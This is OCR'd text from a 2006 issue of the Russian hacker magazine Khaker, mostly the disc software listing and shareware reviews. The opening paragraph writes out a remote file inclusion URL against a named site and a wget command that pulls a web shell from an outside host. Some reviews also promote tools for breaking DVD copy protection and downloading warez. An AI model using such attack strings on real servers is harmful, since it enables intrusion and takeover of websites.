www.sayt.ru/modules/newbb_plus/class/forumpollrenderer.php?bbPath[path]=http://k3r.narod.ru/she.gif?&cmd=id. После того как запрос отправлен, браузер радужно сообщает хакеру его права в системе (то есть выполняет команду id). Далее наш герой выясняет, какие из качалок установлены на сервере, и попутно просматривает листинг файлов. Оказалось, что на сервере установлен wget. Это то, что надо: теперь командой wget -o shel.php http://k3r.narod.ru/ shell.php хакер заливает на хост полноценный шелл. Подобным образом нашему взломщику удалось получить доступ еще к десяткам веб-серверов. Администраторы этих сайтов оказались не совсем олухами и вскоре позакрывали дыры или удалили уязвимый скрипт. И правильно сделали.

BINARY YOUR'S







WINDOWS

DEVELOPMENT
- CoffeeCup HTML Editor 2006
- ExamDiff Pro 3.4
- FlexHex 1.4
- PE Explorer 1.98
- PECompact2
- PHP Designer 2006 4.0.5
- PSPad 4.5.0
- Resource Tuner 1.97
- Sothink DHTMLMenu 6.4
- Visual C# 2005 Express Editon
- Zend Studio 5.1.0a

MISC
- AiS Conception & Contraception Calendar 3.2
- Alcohol 120% 1.9.5.3105
- Ant Movie Catalog 3.5.0.2
- AudioShell 1.1
- BadCopy Pro 3.80
- CD2HTML 5.1.3.0
- Dead Pixel Tester 2.10
- DirLister
- Disk Space Inspector 3.32
- DocRepair 2.20
- Effective File Search 3.9
- EssentialPIM 1.7
- FastStone Image Viewer 2.29
- Handy Recovery 2.0
- Instant Document Search 1.5
- MultiRes 1.56
- Network Password Manager 1.5
- Nokia PC Suite 6.70.22
- Oxygen Phone Manager II for Nokia and Samsung phones
- Password Door 8.2
- PDFCreator 0.9.0
- Rainlendar 0.22.1
- RightClick
- Sony Ericsson PC Suite 1.7.10
- Vista Start Menu 1.3
- WhereIsIt 3.71
- WinRAR 3.51
- XNView Standart 1.82 RC2
- YamiPod 0.91.1

MULTIMEDIA
- Aurora MPEG To DVD Burner 4.7.6
- AWicons PRO 9.3
- FaceFilter Standard Edition 1.0
- FastStone Screen Capture 1.6
- Flash Decompiler 2.6
- Graph ZX 3.09
- IconPackager 3.1
- Nero 6.6.0.18
- Photo Screensaver Maker 3.6.6
- PhotoRescue Pro 3.5
- SnagIt 7.2.5
- The Panorama Factory 4.2

NET
- AI RoboForm 6.6.4
- AiS AliveProxy Server 4.5
- Anonymous Guest v 4.00
- BitComet 0.61
- CommView 5.0
- CommView for WiFi 5.2
- CuteFTP 7.1
- Download Accelerator Plus (DAP) 8.0
- Ethereal for Windows 0.10.14
- FileZilla 2.2.18
- FileZilla Server 0.9.12c
- Firefox 1.5
- FreeCap v3.18
- Google Talk 1.0.0.82
- Masked DNS 1.0.9
- Miranda IM 0.4.0.2
- mIRC 6.16
- Mount Hay Technology IP Trap 1.16
- Mozilla.ru ExtensionPack ??? firefox 1.5 - 1.6a2
- QIP 7810 Alpha
- RSSOwl v1.2
- Serv-U 6.2.0.0
- SmartWhois 4.1
- The Bat! v3.65.03 Professional Edition
- Thunderbird 1.5
- Tiny Firewall 2005 6.5.126
- Tor
- Universal Share Downloader v1.3.1
- WM Keeper Classic 3.0.0.0

SYSTEM
- Absolute Uninstaller 1.51
- Active System Locker 3.0
- Bart's PE Builder 3.1.9
- CCleaner 1.27.242
- EasyBoot 5.0
- Flyakite OSX 3
- Microsoft Virtual PC 2004 Service Pack 1
- My Drivers 3.11
- nLite 1.0 RC5
- Power Shutdown 4.0
- RegWorks 1.3.3
- Security Task Manager 1.6f
- Starter v5.6.1.45
- TaskInfo 6.2.2.188

UNIX

DEVELOPMENT
- Anyuta 2.0.1
- Clash 3.0 Beta1
- KMD 0.9.19
- Subversion 1.1.4
- XCircuit 3.4.11
- Cute 0.2.9

MISC
- BashBurn 1.7
- BSCommander 2.10
- ego file manager 0.12.1
- evince-0.4.0
- JDraw 1.1.4
- K3b 0.12.10
- KAlarm 1.3.8
- KnowledgeTree 3.0 Beta4
- Kpackage 3.4.2
- MetaMonitor 0.4.5
- Mount ISO image 0.9.1
- YamiPod 0.91.1

MULTIMEDIA
- amaroK 1.3.8
- mhwaveedit-1.4.5
- ripperx 2.6.7
- XviD 1.1.0

NET
- Azureus 2.3.0.6
- Centericq 4.21.0
- dante 1.1.19
- Ethereal 0.10.14
- Nmap 3.999
- Opera 8.51
- PuTTY 0.58
- rdesktop 1.4.1
- Retriever Download Manager 1.02
- RSSOwl v1.2
- samba-4.0.0tp1
- Sella NMS 2.0.0
- Sylpheed 2.2.0 Beta6
- Thunderbird 1.5
- Tiny Tiny RSS 1.1.2
- Tor
- TSocks 1.7
- WiFi Radar 1.9.4
- Wireless Assistant 0.5.4a
- XChat 2.6.1
- Yet Another Proxy Hunter 0.91

SYSTEM
- bashish 1.9.24
- Ext2 Filesystems Utilities 1.37
- Fedora Core 4
- GNOME Power Manager 2.13.5
- Guarddog 2.4.0
- recover 1.3c
- SystemImager 3.4.0
- usb-mount 0.96

БОНУС
- Zebra SoftPhone 1.2.1.1
- Демо-версия игры Fallen Lords Condemnation
- Саундтреки из игры Rat Hunter
- Словари для перебора

DVD
ХАКЕР № 02(86) ФЕВРАЛЬ 2006

CD1

WINDOWS

DEVELOPMENT
- CoffeeCup HTML Editor 2006
- ExamDiff Pro 3.4
- FlexHex 1.4
- PE Explorer 1.98
- PECompact2
- PHP Designer 2006 4.0.5
- PSPad 4.5.0
- Resource Tuner 1.97
- Sothink DHTMLMenu 6.4
- Zend Studio 5.1.0a

MISC
- AiS Conception & Contraception Calendar 3.2
- Alcohol 120% 1.9.5.3105
- Ant Movie Catalog 3.5.0.2
- AudioShell 1.1
- BadCopy Pro 3.80
- CD2HTML 5.1.3.0
- Dead Pixel Tester 2.10
- DirLister
- Disk Space Inspector 3.32
- DocRepair 2.20
- Effective File Search 3.9
- EssentialPIM 1.7
- FastStone Image Viewer 2.29
- Handy Recovery 2.0
- Instant Document Search 1.5
- MultiRes 1.56
- Network Password Manager 1.5
- Nokia PC Suite 6.70.22
- Oxygen Phone Manager II for Nokia and Samsung phones
- Password Door 8.2
- PDFCreator 0.9.0
- Rainlendar 0.22.1
- RightClick
- Vista Start Menu 1.3
- WhereIsIt 3.71
- WinRAR 3.51
- XNView Standart 1.82 RC2
- YamiPod 0.91.1

MULTIMEDIA
- Aurora MPEG To DVD Burner 4.7.6
- AWicons PRO 9.3
- FaceFilter Standard Edition 1.0
- FastStone Screen Capture 1.6
- Flash Decompiler 2.6
- Graph ZX 3.09
- IconPackager 3.1
- Nero 6.6.0.18
- Photo Screensaver Maker 3.6.6
- PhotoRescue Pro 3.5
- SnagIt 7.2.5
- The Panorama Factory 4.2

NET
- AI RoboForm 6.6.4
- AiS AliveProxy Server 4.5
- Anonymous Guest v 4.00
- BitComet 0.61
- CommView 5.0
- CommView for WiFi 5.2
- CuteFTP 7.1
- Download Accelerator Plus (DAP) 8.0
- Ethereal for Windows 0.10.14
- FileZilla 2.2.18
- FileZilla Server 0.9.12c
- Firefox 1.5
- FreeCap v3.18
- Google Talk 1.0.0.82
- Masked DNS 1.0.9
- Miranda IM 0.4.0.2
- mIRC 6.16
- Mount Hay Technology IP Trap 1.16
- Mozilla.ru ExtensionPack ??? firefox 1.5 - 1.6a2
- QIP 7810 Alpha
- RSSOwl v1.2
- Serv-U 6.2.0.0
- ...

UNIX

DEVELOPMENT
- Anyuta 2.0.1
- Clash 3.0 Beta1
- KMD 0.9.19
- Subversion 1.1.4
- XCircuit 3.4.11
- Cute 0.2.9

MISC
- BashBurn 1.7
- BSCommander 2.10
- ego file manager 0.12.1
- evince-0.4.0
- JDraw 1.1.4
- K3b 0.12.10
- KAlarm 1.3.8
- KnowledgeTree 3.0 Beta4
- Kpackage 3.4.2
- MetaMonitor 0.4.5
- Mount ISO image 0.9.1
- YamiPod 0.91.1

MULTIMEDIA
- amaroK 1.3.8
- mhwaveedit-1.4.5
- ripperx 2.6.7
- XviD 1.1.0

NET
- Azureus 2.3.0.6
- Centericq 4.21.0
- dante 1.1.19
- Ethereal 0.10.14
- Nmap 3.999
- Opera 8.51
- PuTTY 0.58
- rdesktop 1.4.1
- ...

ZEBRA telecom ЗЕБРА ТЕЛЕКОМ

№ 02(86) ФЕВРАЛЬ 2006 ХАКЕР

CD2

UNIXWAREZ
- Alltray
- Beesoft Commander 2.03
- Convmv
- GJosts
- Htop
- Ksquirrel
- Paps

X-TOOLS
- Bluediving 0.3
- PasswordsPro 2.0.0.0
- TTYRPLD 2.10
- uf0_google

ШАPOWAREZ
- AnyDVD 5.8.1.1
- DeskTool 3.0
- DeviceLock 6.0 Beta 1
- DVD X Player 4.0
- F-Secure BlackLight 2.2.1007 Beta
- FastStone Image Viewer 2.29
- kX Driver 5.10.0.3537
- Mp3tag 2.35
- NewsLeecher 3.5 Beta 2
- PowerISO 2.8
- Real Alternative 1.46
- SMS Reception Center 1.33
- Tag&Rename 3.2


VISUAL HACK++
- Метавеселье на практике
- Уязвимость в Shop-Script
- Взлом движка RunCMS


UPDATES
- Бесплатная версия DrWeb для читателей журнала Хакер
- Заплатки для Windows

БОНУС
- Zebra SoftPhone 1.2.1.1
- Демо-версия игры Fallen Lords Condemnation
- Саундтреки из игры Rat Hunter
- Словари для перебора

ZEBRA telecom ЗЕБРА ТЕЛЕКОМ




MIKHAIL MIKHIN
centner@real.xakep.ru; www.livejournal.com/~onepamop


PAVEL NOSOV
pnosov@gmail.com


SIDEX
sidex@real.xakep.ru

_units SHAROWARES

AnyDVD 5.8.1.1

Windows 2000/XP/2003
Sharowarez
Size: 1,2 Мб
www.slysoft.com/en/download.html




Те, кто иногда любит побаловаться лицензионными DVD-Video с зональным кодированием, но не желает «пересаживаться» на новый видеоплеер, оценит по достоинствам это программу, которая в прозрачном для пользователя режиме «отвяжет» любой DVD-привод и любой DVD-Player (и WinDVD, и PowerDVD и любую программу для просмотра, копирования или декодирования DVD-Video) от всевозможных защит, включая даже самые современные. Декодирование DVD-Video происходит автоматически. Просто вставляете любой «родной» DVD-диск с любимым фильмом в привод — и он уже готов к просмотру и/или копированию!

DeskTool 3.0

Windows 95/98/NT/2000/ME/XP/2003
Shareware
Size: 547 Кб
www.metaproducts.com/mp/mpProducts_Detail.asp?id=16

Когда-нибудь компьютер превращается из игровой станции во что-то более толковое и полезное и неминуемо обрастает гигантским количеством программ, нуждающимися во время тяжелой работы в постоянном запуске и перезапуске. Чтобы не обращаться каждый раз к услугам меню «Программы», придумано много чего толкового, например, размещение наиболее милых сердцу иконок на рабочем столе. Но и он не безграничен. Вот тут на помощь приходят горячие клавиши и виртуальные десктопы. Ни то ни другое мне не понравилось. Не мой, знаете ли, метод. Вместо этого мне очень даже понравилась идея с размещением у одной из «кромок» рабочего стола специальной панельки, на которую можно поместить иконки-ярлыки всякого полезного софта. Долгие переборы программ наконец прекратились и я остановился на DeskTool. Небольшая софтинка запускается вместе с виндами, после непродолжительной настройки и аккуратной расстановки на панельке групп иконок и разделителей (у меня все иконки рассортированы в несколько групп в зависимости от частоты и области применения софта), сама панелька цепляется с любой стороны экрана и до поры до времени не подает признаков жизни. Стоит же заехать мышкой




в нужный угол — панель немедленно выпадает, позволяя запустить нужную программу из предварительно вынесенных в первый ряд, после чего стремительно (или плавно — скорость тоже настраивается) возвращается в свое программное небытие. Чем, разумеется, существенно экономит место на десктопе, силы и терпение. Удобно, просто, гибко.

PowerISO 2.8

Windows98/Me/2000/XP/2003
Shareware
Size: 768 Кб
www.poweriso.com/index.htm

Благодаря неугасимому энтузиазму пользователей сайта www.kpnemo.ru познакомился с толковой штукой по фамилии PowerISO. При ближайшем рассмотрении эта самая PowerISO зарекомендовала себя с самой лучшей стороны — эдаким мощным приложением для создания, извлечения, сжатия, редактирования и конвертирования файлов образов, столь часто выкладываемых сейчас в Сеть. С помощью PowerISO в систему запросто встраиваются в необходимом количестве виртуальные дисковые приводы, которые можно быстро включать-выключать и монтировать-демонтировать файлы образов. В повседневной деятельности программы используется технология компрессии-декомпрессии в реальном времени файлов образов с расширением DAA, что существенно уменьшает размеры указанных файлов. При этом файлы можно резать на куски нужных размеров и в уже сжатом виде пересылать или записывать на удобные носители. PowerISO работает с ISO, BIN, NRG, DAA и другими форматами, умеет делать автозагрузочные файлы, создавать виртуальный CD/DVD-привод и оптимизировать образы. Встраивается в Windows оболочка по выбору пользователя, имеет высокую скорость работы, приятный и простой интерфейс. Самое главное — файлы при работе с PowerISO могут использоваться напрямую,



без предварительной распаковки. Как следует пошукав по Интернету, настойчивые смогут найти специальный патч с руссификацией программы (правда, он неофициальный). Но патчить, конечно, необязательно. Так, всего лишь опция :).


FastStone Image Viewer 2.29

Windows 98/Me/NT/2000/XP

Freeware

Size: 2,8 Мб

www.faststone.org



FastStone Image Viewer — это программа, затмевающая своим размером, скоростью и удобством работы знаменитую ACDSee, с каждой версией обрастающую сомнительными, с точки зрения сугубой полезности, нововведениями и прилично возрастающими требованиями к компьютерному «железу». FastStone же, напротив, занимает немного места и работает очень быстро. Позволяет запросто редактировать, конвертировать и просматривать все известные графические файлы, при этом умеет работать и с профессиональными графическими RAW-форматами самых различных производителей цифровых камер. Гуру цифровой фотографии будут в непередаваемом восторге :).


PGP Desktop 9.0.3

Windows 98/Me/NT/2000/XP

Shareware

Size: 19 Мб

www.pgpru.com



Забрел случайно на очень интересный, с точки зрения защиты личной информации, сайт. С ходу прочитал, что «к настоящему времени сайт «PGP в России» стал самым авторитетным и исчерпывающим источником информации в Рунете и одним из наиболее полных ресурсов Сети по тематике PGP, постоянно расширяя освещаемую область, а также оказал большое влияние и на другие реализации стандарта OpenPGP — прежде всего на GnuPG и на иные программы и средства защиты информации». Заинтересовался. Набрел на раздел по адресу: http://www.pgpru.com/soft/pgp/download.shtml. Кстати, рекомендую заглянуть туда всем интересующимся вопросами защиты своих данных от чужих жадных глаз и рук. Защищаться будем с помощью PGP, а официальный сайт проекта — www.pgp.com. С момента своего появления в 1991 году PGP стал стандартом стойкого шифрования в Интернете. Эта программа позволяет надежно защитить от прочтения как электронную почту, находящуюся на пути к адресату, так и файлы, хранящиеся на диске. На www.pgpru.com качаем фриварные версии программ, не пропуская ни слова из описания к ним. Для желающих копать очень глубоко, доступны для скачивания исходники. Скачиваем и шифруемся в самом прямом смысле этого слова. Кстати говоря, шифруя свои данные, каждый находится строго в рамках закона. Согласно «Закону об информации, информатизации и защите информации», информационный ресурс является объектом права собственности. Собственник информационного ресурса, физическое или юридическое лицо, вправе «устанавливать... режим и правила обработки, защиты информационных ресурсов и доступа к ним». Уяснив все это, регистрируемся на сайте www.pgp.com, получаем мейлом секретный спецлинк, с которого и выкачиваем триальную тридцатидневную версию программы. После этого тщательно конспирируемся и усиленно просвещаемся в области криптографии — пригодится.

Поучительный во всех смыслах комментарий от одного из пользователей программы: «Единственно оправданное наличие такой проги на ПК — это боязнь конкуренции и сокрытие супружеской измены. Ну, и самое главное — прятать сейвы игр от «подельников» и фотки голых девок от мамы». Сдается мне, что многие важные области, конечно, охвачены, но многие еще придется охватить с помощью PGP Desktop :).


kX Driver 5.10.0.3537

Windows 98/Me/NT/2000/XP

Freeware

Size: 4,1 Мб

http://kxproject.lugosoft.com/index.php?language=ru



Умельцы из kX Project создали чудесную вещь! В разработке бесплатных WDM-драйверов для всех kX-совместимых звуковых карт им практически нет равных. Их аудиодрайвер kX — это независимый WDM-драйвер (Windows Driver Model) для всех звуковых карт, основанных на чипах EMU10K1 и EMU10K2, производимых Creative Technology Ltd. и/или E-mu Systems Inc., включая SoundBlaster Live! series, E-mu Audio Production Studio (APS), и Audigy / Audigy2 и так далее.

Дистрибутив kX аудиодрайвера включает все необходимые системные файлы, а также мощную программу-микшер (kX Mixer), которая позволяет пользователю с помощью графического интерфейса получить доступ ко всем возможностям драйвера и к огромному количеству внутренних функций аппаратной части звуковых карт. Следующие возможности полностью либо частично реализованы в последней версии драйвера:

Воспроизведение и запись Wave

MIDI-Синтезатор (Synth Engine)

MIDI UART In/Out (поддержка внешних МИДИ-устройств)

DirectSound 2D

DirectSound 3D / EAX

Soundfonts

Полная поддержка ASIO

Поддержка загрузки микрокода для DSP

Полный контроль над AC97-кодеком

Поддержка декодирования AC3-звука

Поддержка GSIF

Есть и еще целая куча преимуществ:

— открытый проект (документация SDK полностью доступна);

— абсолютно бесплатен (меценатство приветствуется);

— возможна разработка нестандартных микшеров и других приложений;

— квалифицированные пользователи могут писать свои эффекты и плагины;


— малый объем драйвера, что обеспечивает быстрый апгрейд;

— лучшая поддержка ЦОС «ди-эс-пи» (аппаратное ускорение звуковых эффектов);

— оперативная возможность массовой маршрутизации виртуальных сигналов;
— завершенное и гибкое управление аппаратными средствами;
— прямая неинтерполированная («бит в бит») SPDIF-запись с оптических, коаксиальных и других цифровых источников;
— поддержка ASIO для всех kX-звуковых карт;
— лучшая поддержка MIDI.

Tag&Rename 3.2

Windows 95/98/Me/NT 4.0/2000/XP/2003 Server
Shareware
Size: 2,6 Мб
www.softpointer.com/download.htm#tr




Эта программа незаменима для тех, кто собирает у себя дома цифровую аудиоколлекцию в любых форматах: mp3, wma, ogg, FLAC, ape и многих других. Она позволяет редактировать тэги — текстовую информацию, которая находится в аудиофайлах, при этом возможно производить групповые действия различного характера. Программа может переименовывать звуковые файлы согласно информации из тэгов: номерам и названию треков, названию альбома, имени артиста, и наоборот, прописывать в тэги, например, название песни из имени файла. С помощью подключения к серверу *Freedb* или *Amazon.com* программа может получать полную информацию об альбоме и прописывать ее в тэги. Программа обеспечивает широкие возможности по одиночному и групповому ручному редактированию тэгов. Имеется возможность составлять плей-листы. В общем, это лучший выбор для составления хорошо структурированной аудиоколлекции.

NewsLeecher 3.5 Beta 2

Windows 95/98/ME/NT/2K/XP
Shareware
Size: 3148 Кб
www.newsleecher.com


Куда податься, если искомый лакомый кусок вареза отсутствует на дружеских ftp, на IRC и в P2P? Остается лишь поездка за приключениями на компьютерный толчок и поиск куска в news-конференциях.



Найдя кусок, придется искать решение, так как более или менее весомый софт окажется разбит на несметные тысячи частей. Здесь нужна автоматизация, которую поставляет NewsLeecher. С ним можно искать и скачивать варез «одним глотком»: нажал кнопку — и никакого движняка по вышеобозначенным многочисленным объедкам. За последний год заметно улучшились опции поиска, и к интерфейсу прикручены полезные симпатичные навороты.

Mp3tag 2.35


Windows 95/98/ME/NT/2K/XP
Freeware
Size: 1530 Кб
www.mp3tag.de/en



Позавчера забота о MP3-тэгах казалась неразумным баловством, главное, чтобы файл назывался как надо, чтобы в архиве не запутаться. Вчера — приятной полезностью, так как Mp3-трейдеры выводят тэги в разряд необходимости. Сегодня же просто становятся условием выживания: найти файлы на моем iPod nano без информативных тэгов становится решительно невозможно. Возникает потребность в наведении генеральной уборки всей твоей коллекции, чтобы и удобнее сортировать было, и новомодный плеер не запутался. Mp3Tag умеет все это и даже больше. Все прежде неизвестное, непознаваемое даже финалистами «Угадай мелодию», обретает имена и названия при помощи базы данных FreeDB.

F-Secure BlackLight 2.2.1007 Beta

Windows 2K/XP/2003
Freeware
Size: 607 Кб
www.f-secure.com/blacklight




Ты вооружился наивным предположением, что скачав все последние апдейты Windows и заслонив систему встроенным файрволом, тебе будет сухо и комфортно? Пора отказаться от подобной установки и обзавестись специальным мини-комплексом по зачистке системы от возможных лазутчиков — руткитов. Ты уже мог познакомиться с данной темой от именитого в security-кругах производителя, однако остается шанс приятно удивиться — последняя версия стала фришной! Прога сильна лишь по теме анализа процессов, так что для глубинного анализа системы будет разумным дополнить ее комплектом чего-то вроде Rootkit Revealer'а (www.sysinternals.com).

SMS Reception Center 1.33

Windows 95/98/Me/2K/XP/2003
Shareware
Size: 1377 Кб
www.sw4me.com


Ни к чему мы не пришли, когда обещали, что с повсеместным внедрением смартфонов с qwerty-клавой и последними аналогами жопореза мы станем писать мейлы вместо SMS. Не тут-то было! Как строчили, так и еще больше строчим теперь... По СМС уже можно купить дачу и личное авто, не говоря уже о приобретении невесты. Возникает единственный вопрос от всего этого SMS-благолепия: какого Х мой сервак еще не научился слушаться SMS-команд с моего мобильника? Предлагаемый софт устанавливает двустороннюю связь: ты можешь рулить системой, пуляя мессаги, а система ответит взаимностью — оповестит



в сообщении о любых изменениях своего самочувствия. Даже столь примитивный канал администрирования, как СМС, позволяет расставлять привилегии, раздавая различные уровни доступа к управлению разным отправителям. Можно установить оповещения о действиях твоих подопечных, которые имеют тенденцию к непроизвольному разрушению всего сервера.

Real Alternative 1.46

Windows 95/98/ME/NT/2K/XP
Freeware
Size: 6560 Кб
www.codecguide.com




Сейчас всему появились альтернативы: безалкогольное пиво, резиновые женщины, никотиновые пластыри и даже бесплатный плеер ra/rm и другие реальные медиа-файлы. Приятное отличие бесплатного клона — отсутствие грузящего рекламного интерфейса, который не утомлял лишь слепого. Здесь же сладенький old-school — скин с доисторического Windows Media Player. Прога действительно не требует более детального описания, ей просто нужно вписаться на твой комп и не покидать его, «пока смерть не разлучит вас»!

DeviceLock 6.0 Beta 1

Windows 2K/XP/2003
Shareware
Size: 7049 Кб
www.protect-me.com/dl

Если ты решил стать администратором диктаторского типа, то ограничить дотуп юзеров к ресурсам и службам будет недостаточно. «Вертикаль власти» сейчас разрушивается при обязательном условии — ограничении доступа к железу. Предлагаемый софт справляется с работой на отлично — каждому юзеру можно выдать свой уровень доступа к принтерам, вертушкам, флопикам и любому другому железу на компах в сети. Спросишь: «А разве я не мог сделать подобное через Принтеры -> Доступ?». Конечно, все эти функции уже были давно реализованы, но в данном случае приятно их компактное нахождение в одной софтине. Однако присутствует здесь опция, которая придется по вкусу всем любителям жесткого мониторинга: софт умеет сохранять любую инфу, что была скачана с девайсов системы или же туда залита. Теперь никто из работничков не унесет секретные доки из офиса!




PETR SEMILETOV
www.roxton.kiev.ua

UNIXWARES

Alltray

POSIX (*BSD, Linux, Solaris...)
Размер (исходник в tar.gz): 371 Кб.
http://alltray.sourceforge.net/
Лицензия: GNU GPL



